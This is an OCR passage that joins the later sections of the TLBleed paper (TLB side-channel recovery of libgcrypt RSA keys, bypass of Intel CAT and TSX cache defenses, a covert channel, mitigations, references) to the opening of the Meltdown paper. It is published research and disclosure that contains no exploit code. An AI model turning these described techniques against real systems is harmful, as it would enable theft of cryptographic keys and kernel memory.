The code maintains pointers to the result data (rp) and working data (xp). This is a schematic representation of modular exponentiation code as it existed in older versions of `libgcrypt`, following a familiar square-and-multiply algorithm to compute the modular exponentiation. The multiplication should only be done if the corresponding exponent bit is 1. Conditionally executing this code leaks information about the secret exponent, as shown in [59]. To mitigate this, the code unconditionally executes the multiplication but conditionally uses the result, by swapping the rp and xp pointers if the bit is 1. Whenever these pointers fall in different TLB sets, TLBleed can detect whether or not this swapping operation has happened, by distinguishing the access activity in the swapped and unswapped cases, directly leaking information about the secret exponent.

We summarize the accuracy of our key reconstruction results in Figure 14, a histogram of the edit distance of the reconstructed RSA keys showing that on average we recover more than 92% of RSA keys with a single capture. While we have not upgraded these measurements to a full key recovery, prior work [61] has shown that it is trivial to reconstruct the full key from 60% of the recovered key by exploiting redundancies in the storage of RSA public keys [22].

## 9.4 Compromising Software Defenses

Software-implemented cache defenses all seek to prevent an attacker to operate cache evictions for the victim's cachelines. Since TLBleed only relies on TLB evictions and is completely oblivious to cache activity, our attack strategy trivially bypasses such defenses. To confirm this assumption, we repeat our `libgcrypt` attack for an increasing number of iterations to study the dependency between victim activity and cache vs. TLB misses.

Table 3: TLBleed compromising Intel CAT.

| Microarchitecture | Trials | Success | Median BF |
|---|---|---|---|
| Broadwell (CAT) | 500 | 0.960 | $2^{2.6}$ |
| Broadwell | 500 | 0.982 | $2^{3.0}$ |

Figure 15 presents our results. As shown in the figure, the TLBleed has no impact on the cache behavior of the victim (LLC shown in figure, but we observed similar trends for the other CPU caches). The only slight increase in the number of cache misses is a by-product of the fast-growing number of TLB misses required by TLBleed and hence the MMU's page table walker more frequently accessing the cache. Somewhat counter-intuitively, the increase in the number of cache misses in Figure 15 is still constant regardless of the number of TLB misses reported. This is due to high virtual address locality in the victim, which translates to a small, constant cache working set for the MMU when handling TLB misses. This experiment confirms our assumption that TLBleed is oblivious to the cache activity of the victim and can trivially leak information in presence of state-of-the-art software-implemented cache defenses.

## 9.5 Compromising Intel CAT

We now want to assess whether TLBleed can compromise strong, hardware-based cache defenses based on hardware cache partitioning. Our hypothesis is that such





Figure 16: TLBleed detects TLB activity of a victim process running inside an Intel TSX transaction by stealthily measuring TLB misses.





Figure 17: TLB covert channel bandwidth without and with a heavy interference load. The undetected frame error rate is low in both cases: $2.0 \cdot 10^{-5}$ and $3.2 \cdot 10^{-4}$ respectively.

hardware mechanisms do not extend their partitioning to the TLB. Our Broadwell processor, for example, is equipped with the Intel CAT extension, which can partition the shared cache between distrusting processes [37]. To validate our hypothesis, our goal is to show that TLBleed can still leak information even when Intel CAT is in effect.

We repeat the same experiment we used to attack `libgcrypt`, but this time with Intel CAT enabled. We isolate the victim `libgcrypt` process from the TLBleed process using Intel `rdtset` tool by perfectly partitioning the cache between the two processes (using the `0xf0` mask for the victim, and `0x0f` for TLBleed). Table 3 shows that the hardware cache partitioning strategy implemented by Intel CAT does not stop TLBleed, validating our hypothesis. This demonstrates TLBleed can bypass state-of-art defenses that rely on Intel CAT (or similar mechanisms) [37].

## 9.6 Compromising Intel TSX

We now want to assess whether TLBleed can compromise strong, hardware-based cache defenses that protect the cache activity of the victim with hardware transactional memory features such as Intel TSX. In such defenses, attacker-induced cache evictions induce Intel TSX capacity aborts, detecting the attack [21]. Our hypothesis is that such hardware mechanisms do not extend their abort strategy to TLB evictions. To validate our hypothesis, our goal is to show that TLBleed can still detect the victim's activity with successful transactions and leak information even when Intel TSX is in effect.

Porting `libgcrypt`'s EdDSA algorithm to run inside a TSX transaction requires major source changes since its working set does not fit inside the CPU cache. We instead experiment with a synthetic but representative example, where a victim process accesses a number of memory addresses in a loop for a given number of times inside a transaction.

Figure 16 shows the number of TLB misses with and without TLBleed. Increasing the duration of victim's execution allows TLBleed to detect more and more TLB miss due to the victim's activity. Each additional miss provides TLBleed with information about the secret operation of a victim without aborting the transaction, validating our hypothesis. This demonstrates TLBleed can also bypass recent defenses that rely on Intel TSX (or similar mechanisms) [21] and, ultimately, all the state-of-the-art cache defenses.

## 9.7 TLB Covert Channel

To further prove the correct reverse engineering of TLB properties, and to do a basic quantification of the noise resistance properties of this channel, we use our new TLB architecture knowledge to construct a covert channel. This allows communication between mutually cooperating parties that are not authorized to communicate, e.g. to exfiltrate data. We exclusively use the TLB and no other micro-architectural state for this channel. For the purposes of this design, TLB sets and cache sets serve the same purpose: accessing the set gives the other party a higher latency in the same set, which we use as a communication primitive. We borrow design ideas from [41].

We implement this covert channel and do two experiments. The first we run the protocol with a transmitter and receiver on two co-resident hyperthreads on an other-

wise quiescent machine. The second we do the same, but generate two heavy sources of interference: one, we run the libgcrypt signing binary target in a tight loop on the same core; and two, we run `stress -m 5` to generate a high rate of memory activity throughout the machine.

We find the usable bandwidth under intense load is roughly halved, and the rate of errors that was not caught by the framing protocol does increase, but remains low. We see an undetected frame error rate of $2.0 \cdot 10^{-5}$ for a quiescent machine, and $3.2 \cdot 10^{-4}$ for the heavily loaded machine. These results are summarized in Figure 17 and show robust behaviour in the presence of heavy interference. We believe that, given the raw single TLB set probe rate of roughly $30 \cdot 10^7$, with additional engineering effort the bandwidth of this channel could be significantly improved.

## 10 Discussion

Leaking cryptographic keys and bypassing cache side-channel defenses are not the only possible targets for TLBleed. Moreover, mitigating TLBleed without support from future hardware is challenging. We discuss these topics in this section.

### 10.1 Other targets

TLBleed can potentially leak other information whenever TLBs are shared with a victim process. We expect that our TLB set classification technique can very quickly reduce the entropy of ASLR, either that of the browser [8, 17] or kernel [20, 24, 29]. The L2 TLB in our Broadwell system has 256 sets, allowing us to reduce up to 8 bits of entropy. Note that since the TLB is shared, separating address spaces [19] will not protect against TLBleed.

Other situations where TLBleed may leak information stealthily are from Intel SGX enclaves or ARM TrustZone processes. We intend to pursue this avenue of research in the future.

### 10.2 Mitigating TLBleed

The simplest way to mitigate TLBleed is by disabling hyperthreads or by ensuring in the operating system that sensitive processes execute in isolation on a core. However, this strategy inevitably wastes resources. Furthermore, in cloud environments, customers cannot trust that their cloud provider's hardware or hypervisor has deployed a (wasteful) mitigation. Hence, it is important to explore other mitigation strategies against TLBleed.

In software, it may be possible to partition the TLB between distrusting processes by partitioning the virtual address space. This is, however, challenging since almost all applications rely on contiguous virtual addresses for correct operations, which is no longer possible if certain TLB sets are not accessible due to partitioning.

It is easier to provide adequate protection against TLBleed in hardware. Intel CAT, for example, can be extended to provide partitioning of TLB ways on top of partitioning cache ways. Existing defenses such as CATalyst [37] can protect themselves against TLBleed by partitioning the TLB in hardware. Another option is to extend hardware transactional memory features such as Intel TSX to cause capacity aborts if a protected transaction observes unexpected TLB misses similar to CPU caches. Existing defenses such as Cloak [21] can then protect themselves against TLBleed, since an ongoing TLBleed attack will cause unexpected aborts.

## 11 Related Work

We focus on closely related work on TLB manipulation and side-channel exploitation over shared resources.

### 11.1 TLB manipulation

There is literature on controlling TLB behavior in both benign and adversarial settings. In benign settings, controlling the impact of the TLB is particularly relevant in real-time systems [27, 44]. This is to make the execution time more predictable while keeping the benefits of a TLB. In adversarial settings, the TLB has been previously used to facilitate exploitation of SGX enclaves. In particular, Wang et al. [56] showed that it is possible to bypass existing defenses [51] against controlled channel attacks [58] by flushing the TLB to force page table walks without trapping SGX enclaves. In contrast, TLBleed leaks information by directly observing activity in the TLB sets.

### 11.2 Exploiting shared resources

Aside from the cache attacks and defenses extensively discussed in Section 2.1, there is literature on other microarchitectural attacks exploiting shared resources. Most recently, Spectre [32] exploits shared Branch Target Buffers (BTBs) to mount "speculative" control-flow hijacking attacks and control the speculative execution of the victim to leak information. Previously, branch prediction has been attacked to leak data or ASLR information [2, 3, 14, 35]. In [4], microarchitectural properties of execution unit sharing between hyperthreads is analyzed. Finally, DRAMA exploits the DRAM row buffer to mount (coarse-grained) cross-CPU side-channel attacks [46].

### 11.3 Temporal side-channel analysis

A number of previous efforts have observed that temporal information can be used to mount side-channel attacks over shared caches or similar fine-grained channels [4, 15, 25, 38, 45, 61]. With TLBleed, we introduce a machine learning-based analysis framework that exploits (only) high-resolution temporal features to leak information even in (page-level) side-channel coarsening scenarios. Nonetheless, our approach is generic and hence applicable to other attack settings, where an attacker targets either fine-grained (e.g., cache) or even more coarse-grained (e.g., DRAM) channels.

## 12 Conclusion

TLBleed, a powerful and fundamentally new side channel attack via the TLB, shows that the problem of microarchitectural side channels goes much deeper than previously assumed. So far, much of the community has implicitly assumed that practical, fine-grained side-channel attacks are limited to the CPU data and instruction caches, leaving most other shared resources out of the threat model. In this paper, we have shown that TLB activity monitoring not only offers a practical new side channel, but also that it bypasses all the state-of-the-art cache side-channel defenses. Since the operation of the TLB is a fundamental hardware property, mitigating TLBleed is challenging. It requires novel research to design efficient yet flexible mechanisms that isolate TLB partitions based on the corresponding security domains. However, it is not unlikely that as new mitigations are developed, new side channels amenable to practical attacks emerge. As a more general lesson, TLBleed demonstrates that comprehensive side-channel protection should carefully consider *all* shared resources.

## Acknowledgements

The authors would like to thank the anonymous reviewers for their thoughtful feedback. We would also like to thank Colin Percival, Yuval Yarom, and Taylor 'Riastradh' Campbell for feedback on early versions of this paper. The research leading to these results has received funding from the European Union's Horizon 2020 Research and Innovation Programme, under Grant Agreement No. 786669 and was supported in part by the MALPAY project and by the Netherlands Organisation for Scientific Research through grants NWO 639.023.309 VICI "Dowsing", NWO 639.021.753 VENI "PantaRhei", and NWO 629.002.204 "Parallax".

## References

[1] Amazon ec2 instance types: Each vcpu is a hyperthread of an intel xeon core except for t2. `https://aws.amazon.com/ec2/instance-types/`, Accessed on 28.06.2018., 2016.

[2] Onur Acıiçmez, Shay Gueron, and Jean-Pierre Seifert. New branch prediction vulnerabilities in openssl and necessary software countermeasures. In *IMA International Conference on Cryptography and Coding*, pages 185–203. Springer, 2007.

[3] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting secret keys via branch prediction. In *Cryptographers' Track at the RSA Conference*, pages 225–242. Springer, 2007.

[4] Onur Acıiçmez and Jean-Pierre Seifert. Cheap hardware parallelism implies cheap security. In *Fault Diagnosis and Tolerance in Cryptography, 2007. FDTC 2007. Workshop on*, pages 80–91. IEEE, 2007.

[5] Daniel J Bernstein. Cache-timing attacks on aes. 2005.

[6] Daniel J Bernstein. Curve25519: new diffie-hellman speed records. In *International Workshop on Public Key Cryptography*, pages 207–228. Springer, 2006.

[7] Brian N Bershad, Dennis Lee, Theodore H Romer, and J Bradley Chen. Avoiding conflict misses dynamically in large direct-mapped caches. In *ACM SIGPLAN Notices*, volume 29, pages 158–170. ACM, 1994.

[8] Erik Bosman, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Dedup est machina: Memory deduplication as an advanced exploitation vector. *S&P (May. 2016)*, 2016.

[9] Benjamin A Braun, Suman Jana, and Dan Boneh. Robust and efficient elimination of cache and timing side channels. *arXiv preprint arXiv:1506.00189*, 2015.

[10] Yinzhi Cao, Zhanhao Chen, Song Li, and Shujiang Wu. Deterministic browser. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 163–178. ACM, 2017.

[11] Intel Coorporation. Intel 64 and ia-32 architectures optimization reference manual, 2016.

[12] Corinna Cortes and Vladimir Vapnik. Support-vector networks. *Machine learning*, 20(3):273–297, 1995.

[13] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+ abort: A timer-free high-precision l3 cache attack using intel tsx. 2017.

[14] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over aslr: Attacking branch predictors to bypass aslr. In *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on*, pages 1–13. IEEE, 2016.

[15] Daniel Genkin, Lev Pachmanov, Eran Tromer, and Yuval Yarom. Drive-by key-extraction cache attacks from portable code. In *International Conference on Applied Cryptography and Network Security*, pages 83–102. Springer, 2018.

[16] Daniel Genkin, Luke Valenta, and Yuval Yarom. May the fourth be with you: A microarchitectural side channel attack on several real-world applications of curve25519. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 845–858. ACM, 2017.

[17] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. Aslr on the line: Practical cache attacks on the mmu. *NDSS (Feb. 2017)*, 2017.

[18] Marc Green, Leandro Rodrigues-Lima, Andreas Zankl, Gorka Irazoqui, Johann Heyszl, and Thomas Eisenbarth. AutoLock: Why Cache Attacks on ARM Are Harder Than You Think. In *USENIX Security Symposium*, 2017.

[19] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. Kaslr is dead: Long live kaslr. In *Engineering Secure Software and Systems*, pages 161–176, 2017.

[20] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 368–379. ACM, 2016.

[21] Daniel Gruss, Felix Schuster, Olya Ohrimenko, Istvan Haller, Julian Lettner, and Manuel Costa. Strong and efficient cache side-channel protection using hardware transactional memory. 2017.

[22] Nadia Heninger and Hovav Shacham. Reconstructing RSA private keys from random key bits. In Shai Halevi, editor, *Proceedings of Crypto 2009*, volume 5677 of *LNCS*, pages 1–17. Springer-Verlag, August 2009.

[23] Glenn Hinton, Dave Sager, Mike Upton, Darrell Boggs, et al. The microarchitecture of the pentium® 4 processor. In *Intel Technology Journal*. Citeseer, 2001.

[24] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space aslr. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 191–205. IEEE, 2013.

[25] Mehmet Sinan Inci, Berk Gulmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cache attacks enable bulk key recovery on the cloud. In *International Conference on Cryptographic Hardware and Embedded Systems*, pages 368–388. Springer, 2016.

[26] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Systematic reverse engineering of cache slice selection in intel processors. In *Digital System Design (DSD), 2015 Euromicro Conference on*, pages 629–636. IEEE, 2015.

[27] Takuya Ishikawa, Toshikazu Kato, Shinya Honda, and Hiroaki Takada. Investigation and improvement on the impact of tlb misses in real-time systems. *Proc. of OSPERT*, 2013.

[28] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 380–392. ACM, 2016.

[29] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 380–392, 2016.

[30] Richard E Kessler and Mark D Hill. Page placement algorithms for large real-indexed caches. *ACM Transactions on Computer Systems (TOCS)*, 10(4):338–359, 1992.

[31] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. Stealthmem: System-level protection against cache-based side channel attacks in the cloud. In *USENIX Security symposium*, pages 189–204, 2012.

[32] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. *arXiv preprint arXiv:1801.01203*, 2018.

[33] Paul C Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *Annual International Cryptology Conference*, pages 104–113. Springer, 1996.

[34] David Kohlbrenner and Hovav Shacham. Trusted browsers for uncertain times. In *USENIX Security Symposium*, pages 463–480, 2016.

[35] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside sgx enclaves with branch shadowing. In *26th USENIX Security Symposium, USENIX Security*, pages 16–18, 2017.

[36] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *arXiv preprint arXiv:1801.01207*, 2018.

[37] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *High Performance Computer Architecture (HPCA), 2016 IEEE International Symposium on*, pages 406–418. IEEE, 2016.

[38] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 605–622. IEEE, 2015.

[39] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In *Acm sigplan notices*, volume 40, pages 190–200. ACM, 2005.

[40] Robert Martin, John Demme, and Simha Sethumadhavan. Timewarp: rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. *ACM SIGARCH Computer Architecture News*, 40(3):118–129, 2012.

[41] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the other side: Ssh over robust cache covert channels in the cloud. *NDSS, San Diego, CA, US*, 2017.

[42] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The spy in the sandbox: Practical cache attacks in javascript and their implications. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1406–1418. ACM, 2015.

[43] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: the case of aes. In *Cryptographers' Track at the RSA Conference*, pages 1–20. Springer, 2006.

[44] Shrinivas Anand Panchamukhi and Frank Mueller. Providing task isolation via tlb coloring. In *Real-Time and Embedded Technology and Applications Symposium (RTAS), 2015 IEEE*, pages 3–13. IEEE, 2015.

[45] Colin Percival. Cache missing for fun and profit, 2005.

[46] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. Drama: Exploiting dram addressing for cross-cpu attacks. In *USENIX Security Symposium*.

[47] Himanshu Raj, Ripal Nathuji, Abhishek Singh, and Paul England. Resource management for isolation enhanced cloud services. In *Proceedings of the 2009 ACM workshop on Cloud computing security*, pages 77–84. ACM, 2009.

[48] Ashay Rane, Calvin Lin, and Mohit Tiwari. Raccoon: Closing digital side-channels through obfuscated execution. In *USENIX Security Symposium*, pages 431–446, 2015.

[49] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic timers and where to find them: high-resolution microarchitectural attacks in javascript. In *International Conference on Financial Cryptography and Data Security*, pages 247–267. Springer, 2017.

[50] Jicheng Shi, Xiang Song, Haibo Chen, and Binyu Zang. Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring. In *Dependable Systems and Networks Workshops (DSN-W), 2011 IEEE/IFIP 41st International Conference on*, pages 194–199. IEEE, 2011.

[51] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs. *NDSS (Feb. 2017)*, 2017.

[52] Read Sprabery, Konstantin Evchenko, Abhilash Raj, Rakesh B Bobba, Sibin Mohan, and Roy H Campbell. A novel scheduling framework leveraging hardware cache partitioning for cache-side-channel elimination in clouds. *arXiv preprint arXiv:1708.09538*, 2017.

[53] Raphael Spreitzer and Thomas Plos. Cache-access pattern attack on disaligned aes t-tables. In *International Workshop on Constructive Side-Channel Analysis and Secure Design*, pages 200–214. Springer, 2013.

[54] Raoul Strackx and Frank Piessens. The heisenberg defense: Proactively defending sgx enclaves against page-table-based side-channel attacks. *arXiv preprint arXiv:1712.08519*, 2017.

[55] Venkatanathan Varadarajan and Yinqian Zhang. A placement vulnerability study in multi-tenant public clouds. In *Proceedings of the 24th USENIX Security Symposium*.

[56] Wenhao Wang, Guoxing Chen, Xiaorui Pan, Yinqian Zhang, XiaoFeng Wang, Vincent Bindschaedler, Haixu Tang, and Carl A Gunter. Leaky cauldron on the dark land: Understanding memory side-channel hazards in sgx. *arXiv preprint arXiv:1705.07289*, 2017.

[57] David Williams-King, Graham Gobieski, Kent Williams-King, James P. Blake, Xinhao Yuan, Patrick Colp, Michelle Zheng, Vasileios P. Kemerlis, Junfeng Yang, and William Aiello. Shuffler: Fast and deployable continuous code re-randomization. In *Proceedings of the 12th USENIX Conference on Operating Systems Design and Implementation*, pages 367–382, 2016.

[58] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 640–656. IEEE, 2015.

[59] Yuval Yarom and Katrina Falkner. Flush+ reload: A high resolution, low noise, l3 cache side-channel attack. In *USENIX Security Symposium*, pages 719–732, 2014.

[60] Yuval Yarom, Qian Ge, Fangfei Liu, Ruby B Lee, and Gernot Heiser. Mapping the intel last-level cache. *IACR Cryptology ePrint Archive*, 2015:905, 2015.

[61] Yuval Yarom, Daniel Genkin, and Nadia Heninger. Cachebleed: a timing attack on openssl constant-time rsa. *Journal of Cryptographic Engineering*, 7(2):99–112, 2017.

[62] Ziqiao Zhou, Michael K Reiter, and Yinqian Zhang. A software approach to defeating side channels in last-level caches. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 871–882. ACM, 2016.

# Meltdown: Reading Kernel Memory from User Space

Moritz Lipp[1], Michael Schwarz[1], Daniel Gruss[1], Thomas Prescher[2],
Werner Haas[2], Anders Fogh[3], Jann Horn[4], Stefan Mangard[1],
Paul Kocher[5], Daniel Genkin[6,9], Yuval Yarom[7], Mike Hamburg[8]
[1]*Graz University of Technology,* [2]*Cyberus Technology GmbH,*
[3]*G-Data Advanced Analytics,* [4]*Google Project Zero,*
[5]*Independent (www.paulkocher.com),* [6]*University of Michigan,*
[7]*University of Adelaide & Data61,* [8]*Rambus, Cryptography Research Division*

## Abstract

The security of computer systems fundamentally relies on memory isolation, e.g., kernel address ranges are marked as non-accessible and are protected from user access. In this paper, we present Meltdown. Meltdown exploits side effects of out-of-order execution on modern processors to read arbitrary kernel-memory locations including personal data and passwords. Out-of-order execution is an indispensable performance feature and present in a wide range of modern processors. The attack is independent of the operating system, and it does not rely on any software vulnerabilities. Meltdown breaks all security guarantees provided by address space isolation as well as paravirtualized environments and, thus, every security mechanism building upon this foundation. On affected systems, Meltdown enables an adversary to read memory of other processes or virtual machines in the cloud without any permissions or privileges, affecting millions of customers and virtually every user of a personal computer. We show that the KAISER defense mechanism for KASLR has the important (but inadvertent) side effect of impeding Meltdown. We stress that KAISER must be deployed immediately to prevent large-scale exploitation of this severe information leakage.

## 1 Introduction

A central security feature of today's operating systems is memory isolation. Operating systems ensure that user programs cannot access each other's memory or kernel memory. This isolation is a cornerstone of our computing environments and allows running multiple applications at the same time on personal devices or executing processes of multiple users on a single machine in the cloud.

On modern processors, the isolation between the kernel and user processes is typically realized by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. The basic idea is that this bit can only be set when entering kernel code and it is cleared when switching to user processes. This hardware feature allows operating systems to map the kernel into the address space of every process and to have very efficient transitions from the user process to the kernel, e.g., for interrupt handling. Consequently, in practice, there is no change of the memory mapping when switching from a user process to the kernel.

In this work, we present Meltdown[10]. Meltdown is a novel attack that allows overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it executes on, including all physical memory mapped in the kernel region. Meltdown does not exploit any software vulnerability, *i.e.*, it works on all major operating systems. Instead, Meltdown exploits side-channel information available on most modern processors, e.g., modern Intel microarchitectures since 2010 and potentially on other CPUs of other vendors.

While side-channel attacks typically require very specific knowledge about the target application and are tailored to only leak information about its secrets, Meltdown allows an adversary who can run code on the vulnerable processor to obtain a dump of the entire kernel address space, including any mapped physical memory. The root cause of the simplicity and strength of Meltdown are side effects caused by *out-of-order execution*.

Out-of-order execution is an important performance feature of today's processors in order to overcome latencies of busy execution units, e.g., a memory fetch unit needs to wait for data arrival from memory. Instead of stalling the execution, modern processors run operations

[9]Work was partially done while the author was affiliated to University of Pennsylvania and University of Maryland.

[10]Using the practice of responsible disclosure, disjoint groups of authors of this paper provided preliminary versions of our results to partially overlapping groups of CPU vendors and other affected companies. In coordination with industry, the authors participated in an embargo of the results. Meltdown is documented under CVE-2017-5754.

*out-of-order i.e.*, they look ahead and schedule subsequent operations to idle execution units of the core. However, such operations often have unwanted side-effects, e.g., timing differences [55, 63, 23] can leak information from both sequential and out-of-order execution.

From a security perspective, one observation is particularly significant: vulnerable out-of-order CPUs allow an unprivileged process to load data from a privileged (kernel or physical) address into a temporary CPU register. Moreover, the CPU even performs further computations based on this register value, e.g., access to an array based on the register value. By simply discarding the results of the memory lookups (e.g., the modified register states), if it turns out that an instruction should not have been executed, the processor ensures correct program execution. Hence, on the architectural level (e.g., the abstract definition of how the processor should perform computations) no security problem arises.

However, we observed that out-of-order memory lookups influence the cache, which in turn can be detected through the cache side channel. As a result, an attacker can dump the entire kernel memory by reading privileged memory in an out-of-order execution stream, and transmit the data from this elusive state via a microarchitectural covert channel (e.g., Flush+Reload) to the outside world. On the receiving end of the covert channel, the register value is reconstructed. Hence, on the microarchitectural level (e.g., the actual hardware implementation), there is an exploitable security problem.

Meltdown breaks all security guarantees provided by the CPU's memory isolation capabilities. We evaluated the attack on modern desktop machines and laptops, as well as servers in the cloud. Meltdown allows an unprivileged process to read data mapped in the kernel address space, including the entire physical memory on Linux, Android and OS X, and a large fraction of the physical memory on Windows. This may include the physical memory of other processes, the kernel, and in the case of kernel-sharing sandbox solutions (e.g., Docker, LXC) or Xen in paravirtualization mode, the memory of the kernel (or hypervisor), and other co-located instances. While the performance heavily depends on the specific machine, e.g., processor speed, TLB and cache sizes, and DRAM speed, we can dump arbitrary kernel and physical memory with 3.2 KB/s to 503 KB/s. Hence, an enormous number of systems are affected.

The countermeasure KAISER [20], developed initially to prevent side-channel attacks targeting KASLR, inadvertently protects against Meltdown as well. Our evaluation shows that KAISER prevents Meltdown to a large extent. Consequently, we stress that it is of utmost importance to deploy KAISER on all operating systems immediately. Fortunately, during a responsible disclosure window, the three major operating systems (Windows, Linux, and OS X) implemented variants of KAISER and recently rolled out these patches.

Meltdown is distinct from the Spectre Attacks [40] in several ways, notably that Spectre requires tailoring to the victim process's software environment, but applies more broadly to CPUs and is not mitigated by KAISER.

**Contributions.** The contributions of this work are:

1. We describe out-of-order execution as a new, extremely powerful, software-based side channel.
2. We show how out-of-order execution can be combined with a microarchitectural covert channel to transfer the data from an elusive state to a receiver on the outside.
3. We present an end-to-end attack combining out-of-order execution with exception handlers or TSX, to read arbitrary physical memory without any permissions or privileges, on laptops, desktop machines, mobile phones and on public cloud machines.
4. We evaluate the performance of Meltdown and the effects of KAISER on it.

**Outline.** The remainder of this paper is structured as follows: In Section 2, we describe the fundamental problem which is introduced with out-of-order execution. In Section 3, we provide a toy example illustrating the side channel Meltdown exploits. In Section 4, we describe the building blocks of Meltdown. We present the full attack in Section 5. In Section 6, we evaluate the performance of the Meltdown attack on several different systems and discuss its limitations. In Section 7, we discuss the effects of the software-based KAISER countermeasure and propose solutions in hardware. In Section 8, we discuss related work and conclude our work in Section 9.

## 2 Background

In this section, we provide background on out-of-order execution, address translation, and cache attacks.

### 2.1 Out-of-order execution

Out-of-order execution is an optimization technique that allows maximizing the utilization of all execution units of a CPU core as exhaustive as possible. Instead of processing instructions strictly in the sequential program order, the CPU executes them as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead. Hence, instructions can be run in parallel as long as their results follow the architectural definition.

In practice, CPUs supporting out-of-order execution allow running operations *speculatively* to the extent that

